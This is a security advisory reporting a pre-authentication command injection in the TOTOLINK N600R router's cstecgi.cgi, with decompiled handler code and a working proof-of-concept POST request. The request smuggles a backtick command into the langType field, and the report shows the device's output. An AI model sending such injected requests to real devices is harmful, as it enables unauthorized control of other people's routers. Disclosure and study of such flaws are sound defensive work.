Information

Vendor of the products: Shenzhen Shengshi Zhongtang Technology Co., Ltd..(TOTOLINK)

Vendor's website: TOTOLINK

Reported by: Wang Jinshuai(3265296623@qq.com), Tang Bingheng(2640807724@qq.com)

Affected products: TOTOLINK N600R

Affected firmware version: V4.3.0cu.7866_B20220506


Firmware download address: N600R 雙倍飆速無線分享器 | TOTOLINK 台灣

Overview

The vulnerability resides in the /web_cste/cgi-bin/cstecgi.cgi binary. The sub_4159F8 routine obtains user-supplied input from the frontend and concatenates it into the argument of the system() call without proper validation or sanitization, resulting in a pre-authentication command injection flaw. An unauthenticated attacker can submit specially crafted payloads to execute arbitrary system commands.


Vulnerability details

Through analysis of the /web_cste/cgi-bin/cstecgi.cgi binary that provides the device's web service, a pre-authentication command injection vulnerability was identified. Around line 260 in main, the program matches the user input against the string setting/setLanguageCfg, and upon a match, execution branches to approximately line 340.




```
257          v33 = 1;
258          if ( strcmp(Var, "setting/getLanguageCfg") )
259          {
260            v33 = 1;
261            if ( strcmp(Var, "setting/setLanguageCfg") )
262            {
263              v33 = 1;
264              if ( strcmp(Var, "setting/getSysStatusCfg") )
265              {
266                v33 = 1;
267                if ( !strstr(Var, "UploadCustomModule") )
268                {
269                  v33 = 1;
270                  if ( !strstr(Var, "QuickCustom") )
271                  {
272                    v33 = 1;
273                    if ( !f_exist("/var/kkkkkk") )
274                    {
275                      v34 = 0;
276                      if ( f_exist("/tmp/cookie_key") )
277                      {
278                        f_read("/tmp/cookie_key", v56, 0, 128);
279                        memset(v59, 0, sizeof(v59));
280                        f_read("/tmp/token_uptime", v59, 0, 128);
281                        v34 = strtol(v59, 0, 10);
282                      }
283                      v35 = time(0);
284                      if ( strlen(v56) != 32 )
285                        goto LABEL_84;
```

It then consults the set_handle_t dispatch table to resolve the corresponding handler based on the matched value and invokes it.




```
338         }
339       }
340       else if ( strstr(Var, "set") )
341       {
342         v39 = off_43FF50;
343         if ( !off_43FF50 )
344           goto LABEL_116;
345         v44 = &off_43FF94;
346         v45 = 0;
347         while ( strncmp(Var, &set_handle_t[68 * v45++], 0x40u) )
348         {
349           v39 = *v44;
350           v43 = *v44 != 0;
351           v44 += 17;
352           if ( !v43 )
353             goto LABEL_116;
354         }
355       }
356       else if ( strstr(Var, "del") )
```

The setLanguageCfg entry resolves to the handler at sub_415840.




```
LOAD:0043FF94 off_43FF94:     .word sub_422664        # DATA XREF: main+1644↑c
LOAD:0043FF98 aSetlanguagecfg:.ascii "setLanguageCfg"<0>
LOAD:0043FFA7                 .byte 0
LOAD:0043FFA8                 .byte    0
LOAD:0043FFA9                 .byte 0
LOAD:0043FFAA                 .half 0
LOAD:0043FFAC                 .word 0
LOAD:0043FFB0                 .word 0
LOAD:0043FFB4                 .word 0
LOAD:0043FFB8                 .word 0
LOAD:0043FFBC                 .word 0
LOAD:0043FFC0                 .word 0
LOAD:0043FFC4                 .word 0
LOAD:0043FFC8                 .word 0
LOAD:0043FFCC                 .word 0
LOAD:0043FFD0                 .word 0
LOAD:0043FFD4                 .word 0
LOAD:0043FFD8                 .word sub_415840
```

At approximately line 405 in main, the resolved handler is retrieved and invoked.



```
403         }
404       }
405       (v39)(v14);
406       goto LABEL_116;
407     }
408     if ( strstr(v6, "exportOvpn") )
```

The variable Var receives client-supplied data via the langType parameter and is directly concatenated into v5 using sprintf(). Due to the lack of strict input validation, an attacker can leverage backtick-based command substitution to execute arbitrary commands.




```
int __fastcall sub_415840(int a1)
{
  const char *Var; // $s1
  const char *v3; // $v0
  char v5[256]; // [sp+18h] [-128h] BYREF
  _DWORD v6[8]; // [sp+118h] [-28h] BYREF
  char v7; // [sp+138h] [-8h]
  int v8; // [sp+13Ch] [-4h] BYREF

  memset(v5, 0, sizeof(v5));
  memset(v6, 0, sizeof(v6));
  v7 = 0;
  Var = (const char *)websGetVar(a1, "langType", "");
  v3 = (const char *)websGetVar(a1, "langFlag", "1");
  v8 = atoi(v3);
  apmib_set(6002, Var);
  apmib_set(7012, &v8);
  if ( f_exist("/var/userdata/product.ini") )
  {
    sprintf(v5, "helpUrl_%s", Var);
    inifile_get_string("/var/userdata/product.ini", "PRODUCT", v5, v6);
    apmib_set(7017, v6);
  }
  apmib_update_web(4);
  system("rm -f /web_cste/js/language.js 1>/dev/null 2>&1");
  sprintf(v5, "/web_cste/js/language_%s.js", Var);
  sprintf(v5, "ln -s /web_cste/js/language_%s.js /web_cste/js/language.js 1>/dev/null 2>&1", Var);
  system(v5);
  setResponse("0", "reserv");
  return 0;
}
```

POC


```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
Content-Length: 73
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.0.1
Referer: http://192.168.0.1/login.asp
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

{
"topicurl":"setting/setLanguageCfg",
"langType":"`ls -l > ../123.txt`"
}
```

Effect Demonstration



```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
Content-Length: 76
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.0.1
Referer: http://192.168.0.1/login.asp
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

{
  "topicurl":"setting/setLanguageCfg",
  "langType":"`ls -l > ../123.txt`"
}
```

```
HTTP/1.1 200 OK
Connection: close
Date: Tue, 26 Aug 2025 07:35:36 GMT
Server: lighttpd/1.4.20
Content-Length: 98

{
  "success":true,
  "error":null,
  "lan_ip":"192.168.0.1",
  "wtime":"0",
  "reserv":"reserv"
}
```



```
-rwxrwxrwx    1 root     root       1694608 Aug 26 07:28 busybox-mips
-rwxr-xr-x    1 root     root        201052 Jan  1  1970 cstecgi.cgi
lrwxrwxrwx    1 root     root            15 Jan  1  1970 custom.cgi -> /var/custom.cgi
-rwxr-xr-x    1 root     root           471 Jan  1  1970 support.ini
-rwxr-xr-x    1 root     root            78 Jan  1  1970 writeflash.ini
```